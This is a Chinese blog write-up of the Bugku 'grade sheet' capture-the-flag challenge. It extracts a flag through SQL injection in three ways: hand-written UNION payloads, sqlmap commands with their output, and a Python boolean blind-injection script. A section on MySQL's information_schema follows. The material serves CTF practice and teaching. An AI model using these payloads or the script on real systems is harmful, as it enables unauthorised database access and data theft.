

# bugku成绩单writeup（手动注入、sqlmap注入、python盲注详解）

原创

Hacking黑白红 于 2020-07-01 01:19:15 发布 490 收藏 4

分类专栏: [信息安全](#) [CTF](#) [bugku](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/zsw15841822890/article/details/107054547>

版权



[信息安全](#) 同时被 3 个专栏收录

39 篇文章 8 订阅

订阅专栏



[CTF](#)

15 篇文章 6 订阅

订阅专栏



[bugku](#)

7 篇文章 2 订阅

订阅专栏

知识点: SQL注入, 三种解法手动注入、sqlmap注入、python盲注

## • 一、手动注入

手动注入前先理解mysql的系统配置

```
select 1,database(),version();//查询数据库类型和版本
```

```
select * from information_schema.schemata //数据库下的所有库 schema_name='mysql'
```

information\_schema信息数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息,SCHEMATA表: 提供了当前mysql实例中所有数据库的信息

```
SELECT * FROM information_schema.TABLES where table_schema='mysql'//数据库mysql用户下的所有表  
table_name
```

```
SELECT * FROM information_schema.COLUMNS where table_schema='mysql' and table_name='db' ;//条件要  
选用户 table_schema ,表名table_name
```

```
select USER from mysql.db //查询字段值
```

### 1、找到sql注入点

输入1, 2, 3分别能查到1, 2, 3号学生的成绩

输入1'返回异常, 输入1'--+返回异常, 输入1'#或者1'--+返回正常, 看来过滤了--+

(#和--+均为注释)

观察，表貌似有四列（名字，Math，English，Chinese），

龙龙龙的成绩单

Math	English	Chinese
60	60	70

输入1' order by 4#返回正常，输入1' order by 5#返回异常，看来的确是4列。

## 2、接下来就开始暴库名、表名、字段名

尝试联合查询，记得把前面的查询数据置空，写成id=0（0或者很大的数都可以）即可，显示正常，说明确实确实存在这四列数据

我们先手遍历一遍 id=0' union select 1,2,3,4#

发现有四个表且都有回显

开始爆破

### 1. 首先爆库名：

通过id=0' union select 1,2,3,database()#

1的成绩单

Math	English	Chinese
2	3	skctf_flag

得到数据库名字skctf\_flag

### (2) 然后爆表：

通过使用 id=0' union select 1,2,3,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#

1的成绩单

Math	English	Chinese
2	3	fl4g.sc

得到表名：fl4g.sc

### (3) 爆字段

通过id=0' union select 1,2,3,group\_concat(column\_name) from information\_schema.columns where table\_name=0x666c3467# //这里需要用16进制绕过

## 1的成绩单

Math	English	Chinese
2	3	skctf_flag

得到字段: skctf\_flag

(4) 最后查询数据,

通过使用: id=0' union select 1,2,3,skctf\_flag from fl4g#

## 1的成绩单

Math	English	Chinese
2	3	BUGKU(Sql_INJECT0N_4813drd8hz4)

## 二、sqlmap注入

### 1、bp抓包


输入1并进行抓包。



```
raw params headers hex
POST /chengjidan/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/chengjidan/
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Connection: keep-alive
Upgrade-Insecure-Requests: 1

id=1
```

然后按右键, 点击copy to file保存文件, 这里我保存到了C盘 333.txt




## 2、sqlmap开始爆库:

sqlmap.py -r "C:\333.txt" -p id -current-db


-r -> 加载一个文件

-p -> 指定参数

-current-db -> 获取当前数据库名称 (current前有两个-)



可以看到它的数据库为 'skctf\_flag',接着就是爆表  
sqlmap.py -r "C:\333.txt" -p id -D skctf\_flag -tables  
-D ->指定数据库名称  
-tables ->列出数据库中的表(tables前有两个-)




```
ca. 管理员: SQLMap
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-3137' UNION ALL SELECT NULL,NULL,CONCAT(0x7170626271,0x494b6c4e45414f627244534a795066794f6e434e73625056577569555575714369434c5248626443,0x716a6a7671),NULL-- kJjY
-----
[11:06:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[11:06:38] [INFO] fetching tables for database: 'skctf_flag'
[11:06:38] [INFO] used $QL query returns 2 entries
[11:06:38] [INFO] resumed: fl4g
[11:06:38] [INFO] resumed: sc
Database: skctf_flag
[2 tables]
+-----+
| fl4g |
| sc   |
+-----+

[11:06:38] [INFO] fetched data logged to text files under 'C:\Users\dmr\.sqlmap\output\120.24.86.145'

[*] shutting down at 11:06:38 https://blog.csdn.net/zsw15841822890
```

可以看到当前数据库中有两个表,很明显,flag应该在fl4g表中,下面就是该爆出表中的字段了  
sqlmap.py -r "C:\333.txt" -p id -D skctf\_flag -T fl4g -columns  
-T ->指定表名称  
-columns ->列出表中的字段



```
ca. 管理员: SQLMap
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-3137' UNION ALL SELECT NULL,NULL,CONCAT(0x7170626271,0x494b6c4e45414f627244534a795066794f6e434e73625056577569555575714369434c5248626443,0x716a6a7671),NULL-- kJjY
-----
[11:12:48] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[11:12:48] [INFO] fetching columns for table 'fl4g' in database 'skctf_flag'
[11:12:48] [INFO] used $QL query returns 1 entries
Database: skctf_flag
Table: fl4g
[1 column]
+-----+
| Column      | Type          |
+-----+
| skctf_flag  | varchar(64)  |
+-----+

[11:12:48] [INFO] fetched data logged to text files under 'C:\Users\dmr\.sqlmap\output\120.24.86.145'

[*] shutting down at 11:12:48 https://blog.csdn.net/zsw15841822890
```

fl4g表中有一个名为skctf\_flag字段,最后列出字段信息就可以啦。  
sqlmap.py -r "c:\333.txt" -p id -D skctf\_flag -T fl4g -C skctf\_flag -dump  
-dump ->列出字段数据(dump前有两个-)

```
管理员: SQLMap
[11:37:24] [INFO] used SQL query returns 1 entries
[11:37:24] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[11:37:24] [INFO] fetching number of column(s) 'skctf_flag' entries for table 'fl4g' in database 'skctf_flag'
[11:37:24] [INFO] resumed: 1
[11:37:24] [INFO] resumed: BUGKU<Sql_INJECT0N_4813drd8hz4>
Database: skctf_flag
Table: fl4g
[1 entry]
+-----+
| skctf_flag |
+-----+
| BUGKU<Sql_INJECT0N_4813drd8hz4> |
+-----+

[11:37:24] [INFO] table 'skctf_flag.fl4g' dumped to CSV file 'C:\Users\dmt\sqlmap\output\120.24.86.145\dump\skctf_flag\fl4g.csv'
[11:37:24] [INFO] fetched data logged to text files under 'C:\Users\dmt\sqlmap\output\120.24.86.145'

[*] shutting down at 11:37:24 https://blog.csdn.net/zsw1584182289
```

### 三、python sql盲注

通过构造id=1' and 1=1#或返回成绩，id=1' and 1=2#不会返回成绩。可以肯定这道题可以利用布尔盲注

脚本

```
# -*- coding:utf-8 -*-
import requests
import re

url = "http://120.24.86.145:8002/chengjidan/index.php"

base_payload = "1' and if(ascii(substr({data},{len},1))>{number},1,0)#" #if(prepl.prep2,prep3) 若表达式prep1
#base_payload = "1' and if(ascii(substr(select table_name from information_schema.tables where table_name=
#payload = "database()" #skctf_flag
#payload = "(select table_name from information_schema.tables where table_schema=database() limit 0,1)" #fl
#payload = "(select column_name from information_schema.columns where table_name='fl4g' limit 0,1)" #skctf_
payload = "(select skctf_flag from fl4g limit 0,1)"

information=""

for m in range(1,50):
    for i in range(32,129):
        post_data = {"id":base_payload.format(data = payload,len = m,number=i)}
        r = requests.post(url,post_data)
        resultarr = re.findall(r"<td>(.*?)<td>",r.text)
        result = ''.join(resultarr)
        #print result
        #print r.text
        #print post_data
        if '60' not in result:
            information += chr(i)
            break
print information
```

payload从上倒下依次是为了得到数据库名字，flag表名，flag字段名，flag

知识点:

## MySQL中information\_schema是什么

wordpress主机，博客主机

大家在安装或使用MySQL时，会发现除了自己安装的数据库以外，还有一个information\_schema数据库。information\_schema数据库是做什么用的呢，使用WordPress博客的朋友可能会想，是不是安装模板添加的数据库呀？看完本片文章后，你就会对information\_schema数据库有所了解。

information\_schema数据库是MySQL自带的，它提供了访问数据库元数据的方式。什么是元数据呢？元数据是关于数据的数据，如数据库名或表名，列的数据类型，或访问权限等。有些时候用于表述该信息的其他术语包括“数据词典”和“系统目录”。

在MySQL中，把information\_schema看作是一个数据库，确切说是信息数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权限等。在INFORMATION\_SCHEMA中，有数个只读表。它们实际上是视图，而不是基本表，因此，你将无法看到与之相关的任何文件。

information\_schema数据库表说明：

**SCHEMATA表：**提供了当前mysql实例中所有数据库的信息。是show databases的结果取之此表。

**TABLES表：**提供了关于数据库中的表的信息（包括视图）。详细表述了某个表属于哪个schema，表类型，表引擎，创建时间等信息。是show tables from schemaname的结果取之此表。

**COLUMNS表：**提供了表中的列信息。详细表述了某张表的所有列以及每个列的信息。是show columns from schemaname.tablename的结果取之此表。

**STATISTICS表：**提供了关于表索引的信息。是show index from schemaname.tablename的结果取之此表。

**USER\_PRIVILEGES（用户权限）表：**给出了关于全程权限的信息。该信息源自mysql.user授权表。是非标准表。

**SCHEMA\_PRIVILEGES（方案权限）表：**给出了关于方案（数据库）权限的信息。该信息来自mysql.db授权表。是非标准表。

**TABLE\_PRIVILEGES（表权限）表：**给出了关于表权限的信息。该信息源自mysql.tables\_priv授权表。是非标准表。

**COLUMN\_PRIVILEGES（列权限）表：**给出了关于列权限的信息。该信息源自mysql.columns\_priv授权表。是非标准表。

**CHARACTER\_SETS（字符集）表：**提供了mysql实例可用字符集的信息。是SHOW CHARACTER SET结果集取之此表。

**COLLATIONS表：**提供了关于各字符集的对照信息。

**COLLATION\_CHARACTER\_SET\_APPLICABILITY表：**指明了可用于校验的字符集。这些列等效于SHOW COLLATION的前两个显示字段。

**TABLE\_CONSTRAINTS表：**描述了存在约束的表。以及表的约束类型。

**KEY\_COLUMN\_USAGE表：**描述了具有约束的键列。

**ROUTINES表：**提供了关于存储子程序（存储程序和函数）的信息。此时，ROUTINES表不包含自定义函数（UDF）。名为“mysql.proc name”的列指明了对应于INFORMATION\_SCHEMA.ROUTINES表的mysql.proc表列。

**VIEWS表：**给出了关于数据库中的视图的信息。需要有show views权限，否则无法查看视图信息。

TRIGGERS表：提供了关于触发程序的信息。必须有super权限才能查看该表

【注】

参

考<https://blog.csdn.net/xuchen16/article/details/82785371>，[https://blog.csdn.net/qq\\_34072526/article/details/86](https://blog.csdn.net/qq_34072526/article/details/86)

